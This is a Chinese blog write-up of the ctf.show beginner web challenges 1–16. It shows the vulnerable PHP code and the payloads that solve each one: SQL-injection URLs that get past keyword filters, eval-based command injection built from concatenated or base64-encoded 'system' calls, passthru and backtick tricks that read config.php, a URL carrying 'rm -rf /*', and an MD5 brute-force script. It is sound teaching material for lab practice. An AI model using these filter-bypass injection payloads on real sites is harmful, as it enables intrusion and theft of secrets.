CTFSHOW【萌新计划】Writeup

原创

abtgu 于 2020-05-16 22:13:32 发布 1464 收藏 2

分类专栏： CTF

本文链接：https://blog.csdn.net/weixin_43790779/article/details/106104855

CTFSHOW

【萌新计划】web1

题目： 代码很安全，没有漏洞。


解题思路： 题目代码

```
<html>
<head>
    <title>ctf.show萌新计划web1</title>
    <meta charset="utf-8">
</head>
<body>
<?php
# 包含数据库连接文件
include("config.php");
# 判断get提交的参数id是否存在
if(isset($_GET['id'])){
    $id = $_GET['id'];
    # 判断id的值是否大于999
    if(intval($id) > 999){
        # id 大于 999 直接退出并返回错误
        die("id error");
    }else{
        # id 小于 999 拼接sql语句
        $sql = "select * from article where id = $id order by id limit 1 ";
        echo "执行的sql为：$sql<br>";
        # 执行sql 语句
        $result = $conn->query($sql);
        # 判断有没有查询结果
        if ($result->num_rows > 0) {
            # 如果有结果，获取结果对象的值$row
            while($row = $result->fetch_assoc()) {
                echo "id: " . $row["id"]. " - title: " . $row["title"]. " <br><hr>" . $row["content"]. "<br>";
            }
        }
        # 关闭数据库连接
        $conn->close();
    }

}else{
    highlight_file(__FILE__);
}

?>
</body>
<!-- flag in id = 1000 -->
</html>
```

提示flag在id=1000，可是id不能等于1000，构造如下url

```
https://71233d4d-e0f8-4cba-92ba-8f77a48f607b.chall.ctf.show/?id=100 or id=1000
```

得到flag，flag{6f5ec2a3-67f5-45c7-ad53-b725b1107435}



【萌新计划】web2


题目： 管理员赶紧修补了漏洞，这下应该没问题了吧？
解题思路： 题目代码和上一题相似，不过过滤了or

```
if(preg_match("/or|\+/i",$id))
```

构造如下url

```
https://2313fea2-de54-48db-b262-3dc6b0fb012f.chall.ctf.show/?id=100 || id=1000
```

得到flag，flag{9dfca7d9-e325-4ed8-9cfe-73c3d3aeacc9}。



【萌新计划】web3

题目： 管理员被狠狠的教育了，所以决定好好修复一番。这次没问题了。
解题思路： 题目代码增加了过滤符号

```
if(preg_match("/or|\-|\\|\*|\<|\>|\!|x|hex|\+/i",$id)){
```

构造与上一题相同url即可，flag{41918340-c0cd-4792-98a3-52f0294262e0}。

【萌新计划】web4

题目： 管理员阿呆又失败了，这次一定要堵住漏洞
解题思路： 题目代码

```
    if(preg_match("/or|\-|\\\|\/|\\*|\<|\>|\!|x|hex|\(|\)|\+|select/i",$id))
```

构造与上一题相同url即可，flag{4a5d7186-6d01-4425-8930-273e60cef3b9}。

【萌新计划】web5

题目： 阿呆被老板狂骂一通，决定改掉自己大意的毛病，痛下杀手，修补漏洞。
解题思路： 题目代码

```
if(preg_match("/\'|\"|or|\||\-|\\\|\/|\\*|\<|\>|\!|x|hex|\(|\)|\+|select/i",$id))
```

利用字节操作，构造url

```
https://34372a31-4e08-4272-8c76-ad83b58f8a09.chall.ctf.show/?id=~~1000
```

得到flag，flag{7557dd2b-8ad5-4237-a42b-65428442a02a}。

【萌新计划】web6

题目： 阿呆一口老血差点噎死自己，决定杠上了
解题思路： 题目代码

```
if(preg_match("/\'|\"|or|\||\-|\\\|\/|\\*|\<|\>|\^|\!|x|hex|\(|\)|\+|select/i",$id))
```

构造与上一题相同url，得到flag，flag{82754c8a-2429-4be9-9420-aa9d5152c44a}。

【萌新计划】web7

题目： 阿呆得到最高指示，如果还出问题，就卷铺盖滚蛋，阿呆心在流血。
解题思路： 题目代码

```
if(preg_match("/\'|\"|or|\||\-|\\\|\/|\\*|\<|\>|\^|\!|\~|x|hex|\(|\)|\+|select/i",$id))
```

利用进制转换，构造如下url

```
https://dfb305c2-9c40-4b41-8912-ae008639c5f0.chall.ctf.show/?id=0b001111101000
```

得到flag，flag{2a0d2647-60b2-4025-bfa2-646c017b0c45}。

【萌新计划】web8

题目： 阿呆熟悉的一顿操作，去了埃塞尔比亚。PS:阿呆第一季完，敬请期待第二季！
解题思路： 题目代码

```
<html>
<head>
    <title>ctf.show萌新计划web1</title>
    <meta charset="utf-8">
</head>
<body>
<?php
# 包含数据库连接文件,key flag 也在里面定义
include("config.php");
# 判断get提交的参数id是否存在
if(isset($_GET['flag'])){
        if(isset($_GET['flag'])){
                $f = $_GET['flag'];
                if($key===$f){
                        echo $flag;
                }
        }
}else{
    highlight_file(__FILE__);
}

?>
</body>
</html>
```

看了WP听说是个梗题，构造url

```
https://ecaff87a-1927-4a7d-a6fd-b1141f41b4eb.chall.ctf.show/?flag=rm -rf /*
```

得到flag{95d1ec7d-fd01-4dcf-ba44-e5af04047b4f} 。

【萌新计划】web9

题目： 阿呆在埃塞俄比亚终于找了一个网管的工作，闲暇时还能种点菜。
解题思路： 题目代码

```php
<?php
# flag in config.php
include("config.php");
if(isset($_GET['c'])){
        $c = $_GET['c'];
        if(preg_match("/system|exec|highlight/i",$c)){
                eval($c);
        }else{
            die("cmd error");
        }
}else{
        highlight_file(__FILE__);
}
?>
```

代码的意思是需要传递到参数c中包含`system|exec|highlight`,构造url

```
https://1ec537c0-6558-4ca2-93ee-84f1df366922.chall.ctf.show/?c=highlight_file("config.php");
```

得到flag{50686976-d892-4311-851f-41de75510df5}。**注意：一定要加分号。**

【萌新计划】web10

题目： 阿呆看见对面二黑急冲冲的跑过来，告诉阿呆出大事了，阿呆问什么事，二黑说：这几天天旱，你菜死了！
解题思路： 题目代码

```php
<?php
# flag in config.php
include("config.php");
if(isset($_GET['c'])){
        $c = $_GET['c'];
        if(!preg_match("/system|exec|highlight/i",$c)){
                eval($c);
        }else{
            die("cmd error");
        }
}else{
        highlight_file(__FILE__);
}
?>
```

使用PHP语法多次定义，拼凑payload `c=$x='sys';$y='tem';$z=$x.$y;$z('cat config.php');`
跳转到新页面后，查看源码，得到flag{78d9c590-10ad-4f0f-a9a5-58d13841192b}。

【萌新计划】web11

题目： 阿呆听完自己菜死了，自己呆了。决定修好漏洞，绝对不能让自己再菜死了。
解题思路： 题目代码

```php
<?php
# flag in config.php
include("config.php");
if(isset($_GET['c'])){
        $c = $_GET['c'];
        if(!preg_match("/system|exec|highlight|cat/i",$c)){
                eval($c);
        }else{
            die("cmd error");
        }
}else{
        highlight_file(__FILE__);
}
?>
```

过滤了cat，使用more替换即可

`c=$a='sys';$b='tem';$z=$a.$b;$z('more config.php');`

得到flag{c856bc45-bb4e-4f57-8f55-93317f7cddf0}。

【萌新计划】web12

题目： 阿呆不慌不忙的拔掉自己所有的菜，以后自己就不会菜死了。

解题思路： 题目代码

```php
if(!preg_match("/system|exec|highlight|cat|\.|php|config/i",$c))
```

又过滤了文件名，利用base64编解码，拼凑payload

`c=$a=base64_decode("c3lzdGVt");$b=base64_decode("Y2F0IGNvbmZpZy5waHA=");$a($b);`

跳转到新页面后，查看源码，得到flag{33d9febb-c2dd-4b32-ad1b-f554c45e9052}。

【萌新计划】web13

题目： 阿呆彻底呆了，阿呆拿起谷姐搜索好久，终于找到更狠的方法。

解题思路： 题目代码

```php
if(!preg_match("/system|exec|highlight|cat|\.|\;|file|php|config/i",$c))
```

在之前题目的基础上过滤了分号，只能执行一条语句，想到PHP中的命令执行函数还可以用`passthru()`，可以使用`?>`闭合语句。

拼凑payload `c=passthru('ca""t ls ')?>` 。**注意：ls两边的是反引号。**

在linux中反引号的作用就是将反引号内的Linux命令先执行，然后将执行结果赋予变量。

cat `ls` 相当于将 ls出来的结果cat。

跳转到新页面后，查看源码，得到flag{5da91d85-c854-4d5f-a725-d19caa9963c2}。

【萌新计划】web14

题目： 阿呆忍无可忍了，告诉自己，如果还被攻，自己就跳下去。

解题思路： 题目代码

```php
if(!preg_match("/system|exec|highlight|cat|\(|\.|\;|file|php|config/i",$c))
```

在之前题目的基础上过滤了括号，拼凑payload `c=echo \` $_POST[a]`?>，以post方式传入` a=cat config.php`，

得到flag{a90662b0-d0d4-43b1-ae28-9248dc8e4676}。

【萌新计划】web15

题目： 人为什么要活着？难道埃塞俄比亚再无我阿呆容身之处？
解题思路： 题目代码

```
if(!preg_match("/system|\\*|\?|\<|\>|\=|exec|highlight|cat|\(|\.|file|php|config/i",$c))
```

在之前题目的基础上过滤了问号，但未过滤分号，拼凑payload `c=echo \$_POST[a]`;，以post方式传入a=cat config.php`，得到flag{3178e80f-3ea6-433f-ba6f-0a9307c93da1}。

【萌新计划】web16

题目： 阿呆为了自己的梦想(fulage)，决定来一波反向跑路。
解题思路： 题目代码

```
 <?php
# flag in config.php
include("config.php");
if(isset($_GET['c'])){
        $c = $_GET['c'];
        if(md5("ctfshow$c")==="a6f57ae38a22448c2f07f3f95f49c84e"){
            echo $flag;
        }else{
            echo "nonono!";
        }
}else{
        highlight_file(__FILE__);
}
?>
```

上脚本爆破，得到c=36d。

```
import hashlib
str1='abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ'
for i in str1:
    for j in str1:
        for k in str1:
            s = hashlib.md5(('ctfshow'+i+j+k).encode()).hexdigest()
            #print(type(s))
            if s=='a6f57ae38a22448c2f07f3f95f49c84e':
                print(i+j+k)
```

拼凑payload，得到flag{790f7029-1a66-4b2c-99c2-e912bfa8ed3d} 。